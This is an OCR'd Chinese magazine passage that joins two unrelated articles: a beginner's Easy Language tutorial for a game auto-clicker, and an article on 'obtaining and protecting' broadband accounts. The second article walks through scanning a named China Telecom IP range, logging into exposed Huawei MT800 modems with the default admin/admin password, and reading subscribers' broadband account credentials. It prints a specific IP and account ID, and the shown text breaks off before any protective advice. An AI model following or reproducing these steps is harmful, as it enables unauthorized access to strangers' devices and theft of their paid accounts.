状态条1.置文本（0，“现在时间是:” ＋ 时间到文本（取现行时间（），1））　//状态条，即程序最下方要显示的内容编辑框1.内容 ＝ “使用方法：1.运行本程序 2.运行游戏 3.把鼠标放在你想点击的地方 4.按” ＋ d ＋ “+” ＋ e ＋ “启动鼠标自动点击 5.完成目的后，再次按” ＋ d ＋ “+” ＋ e ＋ “停止鼠标自动点击!”　//标签，即会当做程序文本所显示的内容框w ＝ 注册热键（_启动窗口.取窗口句柄（），标签4.取窗口句柄（），h ＋ g，F）//在Windows中，句柄是一个系统内部数据结构的引用。通俗的说，就是给程序编一个号，比如xx游戏窗口是一号，xx播放器窗口是二号。这里一样。至于“（）”这是语言内设，无实际意义，但也不可缺少！“h”，“g”，“f”都是定义的值，没什么用。

.子程序 __启动窗口_位置被改变，，，如果　//决定窗口能不能移动

.子程序 _分组框1_鼠标左键被按下，逻辑型

.参数 横向位置，整数型

.参数 纵向位置，整数型

.参数 功能键状态，整数型　//以上三行都是对程序外观参数的定义

.子程序 _编辑框1_内容被改变

.局部变量 d，文本型

.局部变量 e，文本型

d ＝ 取文本注册项（3，“Software\荐陌影青作品\按键01”，“Ctrl”）　//确定选项

e ＝ 取文本注册项（3，“Software\荐陌影青作品\按键02”，“F3”）

编辑框1.内容 ＝ “阿泰尔万岁！刺客信条万岁！蒙特利尔小组万岁！育碧万岁！” ＋ #换行符 ＋ “使用方法：使用方法：1.运行程序 2.运行某某游戏 3.把鼠标放在你想点击的地方 4.按Ctrl+F3开始 5.不想点了,按Ctrl+F3停止” ＋ #换行符 ＋ “声明一下，此软件是看了论坛相关内容和在小猪帮助下才编译出来的，在此表示诚挚的感谢！”　//输入编辑框的内容，介绍软件等等。由于本人十分喜爱刺客信条，所以情不自禁，请原谅。

.子程序 _时钟1_周期事件　//这就是记录周期的时钟啦。

状态条1.置文本（0，“现在时间是:” ＋ 时间到文本（取现行时间（），1））

.子程序 __启动窗口_托盘事件　// 这个没什么用，只是介绍自己的工具而已

.参数 操作类型，整数型

.子程序 _退出_被选择

销毁（）

.子程序 _状态条1_鼠标左键被按下，逻辑型

.参数 横向位置，整数型

.参数 纵向位置，整数型

.参数 功能键状态，整数型

.子程序 _显示_被选择

_启动窗口.可视 ＝ 真　//“真”则可以看到

.子程序 _隐藏_被选择

_启动窗口.可视 ＝ 假　//“假”则不可以看到

```
.子程序 _访问空间_被选择
打开指定网址 (“http://user.qzone.qq.com/706417214/infocenter”)
.子程序 _标签4_反馈事件, 整数型
.参数 参数一, 整数型
.参数 参数二, 整数型
.局部变量 c, 文本型                    //同样, 强调一下, 所有的都是局部变量!
.局部变量 d, 文本型
.局部变量 g, 整数型
.局部变量 h, 整数型
.局部变量 e, 文本型
.局部变量 f, 整数型
c = 取文本注册项 (3, “Software\荐陌影青作品\按键05”, “0.1”)
.如果 (c = “0.1”)
    时钟3.时钟周期 = 100                    //还记得上文的“c”吗? 这里派上用场了
.否则
.如果结束
.如果 (c = “0.2”)
    时钟3.时钟周期 = 200
.否则
.如果结束
.如果 (c = “0.5”)
    时钟3.时钟周期 = 500
.否则
状态条1.置文本 (1, “鼠标点击器已开始”)     //其中一个时钟开始工作
撤销热键 (_启动窗口.取窗口句柄 (), w)
子程序1 ()
.子程序 _按钮1_被单击
.局部变量 d, 文本型
.局部变量 e, 文本型
.如果 (快捷键1.现行选中项 = 0)        //下文全是判断的, 这里一笔带过
    写注册项 (3, “Software\荐陌影青作品\按键01”, 快捷键1.取项目文本 (0))
.否则
    写注册项 (3, “Software\荐陌影青作品\按键01”, 快捷键1.取项目文本 (1))
.如果结束
.如果 (快捷键2.现行选中项 = 0)
    写注册项 (3, “Software\荐陌影青作品\按键02”, 快捷键2.取项目文本 (0))
.否则
.如果结束
.如果 (快捷键2.现行选中项 = 1)
    写注册项 (3, “Software\荐陌影青作品\按键02”, 快捷键2.取项目文本 (1))
.否则
.如果结束
.如果 (快捷键2.现行选中项 = 2)
    写注册项 (3, “Software\荐陌影青作品\按键02”, 快捷键2.取项目文本 (2))
.否则
.如果结束
.如果 (点击次数选择.现行选中项 = 1)
    写注册项 (3, “Software\荐陌影青作品\按键04”, 点击次数选择.取项目文本 (1))
.否则
.如果结束
.如果 (点击频率选择.现行选中项 = 0)
    写注册项 (3, “Software\荐陌影青作品\按键05”, 点击频率选择.取项目文本 (0))
.否则
.如果结束
.如果 (点击频率选择.现行选中项 = 1)
    写注册项 (3, “Software\荐陌影青作品\按键05”, 点击频率选择.取项目文本 (1))
.否则
.如果结束
.如果 (点击频率选择.现行选中项 = 2)
    写注册项 (3, “Software\荐陌影青作品\按键05”, 点击频率选择.取项目文本 (2))
.否则
.如果结束

d = 取文本注册项 (3, “Software\荐陌影青作品\按键01”, “Ctrl”)
e = 取文本注册项 (3, “Software\荐陌影青作品\按键02”, “F3”)
编辑框1.内容 = “使用方法: 1.运行本程序 2.运行游戏 3.把鼠标放在你想点击的地方 4.按” + d + “+” + e + “启动鼠标自动点击 5.完成目的后,再次按” + d + “+” + e + “停止鼠标自动点击!”
_启动窗口.刷新显示 ()
信息框 (“保存设置成功”, 64, “荐陌影青感谢您使用”)          //信息框, 内容会改变的文本类型。比如此时是“1”, 在触发操作之后就变成“3”了。
.子程序 _超级菜单1_被点燃                  //超级菜单就是菜单, 呵呵。
.参数 被点燃的菜单项, 菜单
.子程序 _点击次数选择_列表项被选择
.子程序 _时钟2_周期事件
.如果 (_启动窗口.可视 = 假)
```

```
        超级菜单1.置菜单项图片（隐藏，2）
        超级菜单1.置菜单项图片（显示，-1）
    .否则
    .如果结束
    .如果（_启动窗口.可视 ＝ 真）
        超级菜单1.置菜单项图片（显示，2）
        超级菜单1.置菜单项图片（隐藏，-1）
    .否则
    .如果结束
    .子程序 _时钟3_周期事件
    .局部变量 b，整数型
    .如果（左右键选择.现行选中项 ＝ 0 且 点击次数选择.现行选中项 ＝ 0）
        b ＝ 0
    .否则
    .如果结束
    .如果（左右键选择.现行选中项 ＝ 0 且 点击次数选择.现行选中项 ＝ 1）
        b ＝ 1
    .否则
    .如果结束
    模拟鼠标点击（取鼠标水平位置（），取鼠标垂直位置（），b）
    .子程序 _标签1_反馈事件，整数型
    .参数 参数一，整数型
    .参数 参数二，整数型
    时钟3.时钟周期 ＝ 0
    子程序2（）
    .子程序 _时钟4_周期事件
    d ＝ 取文本注册项（3，“Software\荐陌影青作品\按键01”，“Ctrl”）
    .如果（d ＝ “Ctrl”）                //这都是义子们之前自定义的快捷键
        g ＝ 0
        h ＝ 1
    .否则
        快捷键1.现行选中项 ＝ 1
        h ＝ 1
        g ＝ 4
    .如果结束
    e ＝ 取文本注册项（3，“Software\荐陌影青作品\按键02”，“F3”）
    .如果（e ＝ “F1”）
        f ＝ #F1键
    .如果结束
    .如果（e ＝ “F2”）
        f ＝ #F2键
    .否则
    .如果结束
    .如果（e ＝ “F3”）
        f ＝ #F3键
    .否则
    .如果结束
    w ＝ 注册热键（_启动窗口.取窗口句柄（），标签1.取窗口句柄（），g ＋ h，f）

    d ＝ 取文本注册项（3，“Software\荐陌影青作品\按键01”，“Ctrl”）
    .如果（d ＝ “Ctrl”）
        g ＝ 0
        h ＝ 1
    .否则
        快捷键1.现行选中项 ＝ 1
        h ＝ 1
        g ＝ 4
    .如果结束
    e ＝ 取文本注册项（3，“Software\荐陌影青作品\按键02”，“F3”）
    .如果（e ＝ “F1”）
        f ＝ #F1键
    .如果结束
    w ＝ 注册热键（_启动窗口.取窗口句柄（），标签4.取窗口句柄（），g ＋ h，f）
    .子程序 _点击频率选择_列表项被选择
    .如果（点击频率选择.现行选中项 ＝ 0）
        写注册项（3，“Software\荐陌影青作品\按键05”，点击频率选择.取项目文本（0））
    .否则
    .如果结束

    .如果（点击频率选择.现行选中项 ＝ 1）
        写注册项（3，“Software\荐陌影青作品\按键05”，点击频率选择.取项目文本（1））
    .否则
    .如果结束

    .如果（点击频率选择.现行选中项 ＝ 2）
        写注册项（3，“Software\荐陌影青作品\按键05”，点击频率选择.取项目文本（2））
    .否则
    .如果结束

    .子程序 _快捷键2_列表项被选择
    .子程序 _左右键选择_列表项被选择
    .子程序 _标签6_反馈事件，整数型
    .参数 参数一，整数型
```

```
参 数    参数二    整 数 型
//至此，重要的代码已经完成。
```

主要代码就已经完成了。下来叉子们可以做一些个性设置，比如给程序放底图，看上去更美观。也可以把标签改成透明的，以免挡住我们有爱的图片。这里就需要删除原先的标签，建立透明标签了，如图3所示，在拓展组件中。至于那几个时钟和标签，大家可能会觉得不好看，影响美观。不过这里不用理会，因为在程序运行后它们会自动隐形，只是在调试的时候才会看到的。最后就可以编译使用啦!图片在这里就不给了，因为不太好表示。大家可以自己用用看，很不错的哦。

结束

怎么样，是不是觉得代码有些不对呢？呵呵，是的，文本中只有重要部分。接下来我会把全部代码都放上来，亲爱的叉子们可以看看。是不是很简单呢？仅用了一个多小时的时间，广大的叉子们千万要自己做做啊，这样才能更好的熟悉代码的作用和区别。




图3

本程序比较小，本人就把源代码和编译过的程序都上传了，供大家研究使用。

本人也只是菜鸟，高手勿笑。

宽带帐号批量获取与保护

地平线

1、宽带帐号的重要意义

随着互联网业务的迅速普及，运营商依靠已有的网络平台与资源，纷纷推出了丰富多彩的内容服务。以中国电信的互联星空为例，中国电信宽带用户可以使用自己的宽带帐号在互联星空平台上直接进行消费，充分享受视频点播、直播、游戏充值、远程教育等各种服务，费用记录在该宽带帐号上。

同时，各运营商纷纷加大WLAN网络建设的力度。尤其在城区，主要道路几乎都能够搜索到运营商的WLAN信号。其中，ChinaNet即为中国电信WLAN网络标识（如图1）。一旦获得宽带帐号及其密码，即可以免费上网。

因此，宽带帐号密码保护是一项十分重要的工作。然而，采用下文提到的通过modem（路由器）远程获取方式，可以在短时间内得到大量宽带帐号及其密码。






图1

2、通过modem远程获取密码

在宽带使用过程中，很多用户为了方便，往往把帐号与密码写进modem的配置中，做成modem开机自动在线的模式；同时，很少有人想到去修改modem的默认设置。这样就为通过modem远程获取宽带帐号及密码，提供了可乘之机。具体操作方式如下所示。

①扫描开放80端口的IP地址。此处为中国电信宽带网络的IP地址段：122.5.128.0-122.5.131.255。我们扫描到122.5.128.44这个IP地址开放了80端口（如图2）。


图2


图3

②在IE中输入http://122.5.128.44（如图3）。显示登陆界面，可知该设备为华为MT800路由型modem。

③输入华为MT800型modem的默认用户名/密码：admin/admin，登陆成功（如图4）。




图4

④点击左侧菜单“ATM Setting”，根据红色标记所示，可知该用户帐号为a05342106878@dztele（如图5）。

